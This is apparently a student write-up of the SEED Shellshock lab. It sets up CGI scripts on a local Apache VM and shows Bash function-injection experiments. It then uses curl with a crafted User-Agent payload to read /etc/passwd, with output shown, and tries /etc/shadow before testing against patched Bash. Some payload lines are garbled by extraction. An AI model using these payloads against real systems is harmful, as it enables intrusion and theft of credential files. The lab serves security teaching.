


Created By: Eduardo Argueta Cantizzano

Vulnerability: Shellshock Attack

## Shellshock Attack.

Shellshock is a security vulnerability that was discovered in 2014 in the Bash (Bourne Again SHell) Unix shell, which is widely used in Unix-based operating systems (such as Linux and macOS) and in many network devices. This vulnerability allowed attackers to execute arbitrary commands on a vulnerable system by exploiting flaws in how Bash processed environment variables.

### Task 1: Experimenting with Bash Function



```
eduardo-argueta@VM:~$ foo='() { echo "hello world"; }; echo "extra";'
eduardo-argueta@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
eduardo-argueta@VM:~$ export foo
eduardo-argueta@VM:~$ bash_shellshock
extra
eduardo-argueta@VM:~$ echo $foo

eduardo-argueta@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
eduardo-argueta@VM:~$ foo
hello world
eduardo-argueta@VM:~$
```

The above screenshot shows that the shell variable `foo` was parsed to a function but in addition to that it also executed it. The `echo "extra"` command placed after the function was also executed. This bug shows that this `bash_shellshock` is vulnerable.


Doing the same with the patched version of bash does not give the same results.

```

eduardo-argueta@VM:~$ foo='() { echo "hello world"; }; echo "extra";'
eduardo-argueta@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
eduardo-argueta@VM:~$ export foo
eduardo-argueta@VM:~$ bash
eduardo-argueta@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
eduardo-argueta@VM:~$ declare -f foo
eduardo-argueta@VM:~$ foo
No command 'foo' found, did you mean:
  Command 'fio' from package 'fio' (universe)
  Command 'goo' from package 'goo' (universe)
  Command 'zoo' from package 'zoo' (universe)
  Command 'woo' from package 'python-woo' (universe)
  Command 'fog' from package 'ruby-fog' (universe)
  Command 'fop' from package 'fop' (universe)
  Command 'fgo' from package 'fgo' (universe)
  Command 'fox' from package 'objcryst-fox' (universe)
foo: command not found
eduardo-argueta@VM:~$

```

## Task 2: Setting up CGI programs



The screenshot shows a terminal window titled "myprog.cgi (~/.shellshock) - gedit". The editor contains the following code:

```

#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"

```

Below the editor, the terminal shows the following commands and output:

```

eduardo-argueta@VM:~/shellshock$ touch myprog.cgi
eduardo-argueta@VM:~/shellshock$ mv myprog.cgi /usr/lib/cgi-bin
mv: cannot move 'myprog.cgi' to '/usr/lib/cgi-bin/myprog.cgi': Permission denied
eduardo-argueta@VM:~/shellshock$ sudo mv myprog.cgi /usr/lib/cgi-bin
eduardo-argueta@VM:~/shellshock$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
eduardo-argueta@VM:~/shellshock$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
eduardo-argueta@VM:~/shellshock$

```

The CGI program was successfully executed by open the link <http://localhost/cgi-bin/myprog.cgi>

## Task 3: Passing Data Bash via Environment Variable

```

eduardo-argueta@VM:~/shellshock$ touch getenv.cgi
eduardo-argueta@VM:~/shellshock$ sudo mv getenv.cgi /usr/lib/cgi-bin
eduardo-argueta@VM:~/shellshock$ sudo chmod 755 /usr/lib/cgi-bin/getenv.cgi
eduardo-argueta@VM:~/shellshock$ curl -v http://localhost/cgi-bin/getenv.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 30 Apr 2020 23:53:41 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad

```

In order to execute the CGI program, Apache creates a child process to execute bash and provides all the environment variables for the bash program. The environment variables provided includes HTTP\_USER\_AGENT which shows what program is accessing the server. In order to insert our string to an environment variable in bash, we can change this header request using the curl program to insert data into one of these environment variables.

```

eduardo-argueta@VM:~/shellshock$ curl -A "inserted string" -v http://localhost/cgi-bin/getenv.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: inserted string
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 00:03:38 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=inserted string
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad

```

The “inserted string” is placed into the HTTP\_USER\_AGENT environment variable.

## Task 4: Launching the Shellshock Attack

Using the Shellshock attack to steal the content of a secret file from the server

```
eduardo-argueta@VM:~/shellshock$ curl -A "()" { echo hello; }; echo Content_type:
text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

The content of `/etc/passwd` on the server are printed. Similarly, any file having sensitive data like passwords, personal user information etc can be stolen.


**Question:** will you be able to steal the content of the shadow file `/etc/shadow`?  
Why or why not?

**Answer:** The content of `/etc/shadow` are not printed because it requires root permission to do so. The bash spawned by Apache does not have root permissions so stealing content of `/etc/shadow` would not be possible.

```
eduardo-argueta@VM:~/shellshock$ curl -A "()" { echo hello; }; echo Content_type:
text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
eduardo-argueta@VM:~/shellshock$
```

## Task 6: Using the Patched Bash

Redo Task 3 with patched version of Bash



The image shows a web browser window with the title "getenv.cgi (/usr/lib/cgi-bin) - gedit". The browser displays the output of a CGI script. The script's content is visible in the browser's source view or a separate window, showing the following code:

```
#!/bin/bash


echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

Below the browser window, a terminal window shows the output of a curl command. The terminal prompt is "eduardo-argueta@VM:~\$". The command executed is "curl -A 'inserted string' -v http://localhost/cgi-bin/getenv.cgi". The output shows the curl process details, the HTTP request, the response headers, and the environment variables printed by the script. The "inserted string" is visible in the "User-Agent" header and the "HTTP\_USER\_AGENT" environment variable.

```
eduardo-argueta@VM:~$ curl -A "inserted string" -v http://localhost/cgi-bin/getenv.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: localhost
> User-Agent: inserted string
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 14:19:49 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=inserted string
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
```

The string is still inserted in the environment variables just like before.

## Redo Task 4 with patched version of Bash



The first screenshot shows a web browser window titled 'myprog.cgi (/usr/lib/cgi-bin) - gedit'. The code in the editor is a CGI script for Bash:

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

The second screenshot shows a terminal window titled 'eduardo-argueta@VM: ~/shellshock'. It shows the execution of a curl command that exploits the Shellshock vulnerability:

```
eduardo-argueta@VM:~/shellshock$ curl -A "() { echo hello; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog.cgi
```

The output of the command is:

```
Hello World
eduardo-argueta@VM:~/shellshock$
```

The additional commands supplied inside the environment variable were not executed. Shellshock failed with the patched version of Bash.

### Key Points about Shellshock:

1. **Vulnerability Scope:** The vulnerability existed in the way Bash parsed specially crafted environment variables, specifically those containing functions exported from the shell environment. This allowed an attacker to inject malicious code into Bash scripts or commands.
2. **Attack Vector:** Attackers could exploit Shellshock through various means, such as web servers that used CGI scripts, DHCP clients, or any other service that invoked Bash with environment variables that the attacker could control.
3. **Impact:** The Shellshock vulnerability was widespread and severe because Bash is a fundamental component in many Unix-like systems. Exploiting Shellshock could lead to unauthorized access, data exfiltration, disruption of services, or complete compromise of the affected system.
4. **Response and Mitigation:** Upon discovery, patches were quickly released to fix the vulnerability in affected versions of Bash. System administrators were advised to apply patches promptly and to review and secure their systems against potential exploitation.
5. **Legacy Concerns:** Even after patches were released, the Shellshock vulnerability highlighted the importance of maintaining up-to-date software and vigilance in securing system configurations to mitigate future risks.

Shellshock serves as a notable example of how a seemingly innocuous component like a shell interpreter can become a critical security risk when vulnerabilities are discovered and exploited by malicious actors. It underscored the importance of rapid response, patch management, and secure coding practices in the face of evolving cybersecurity threats.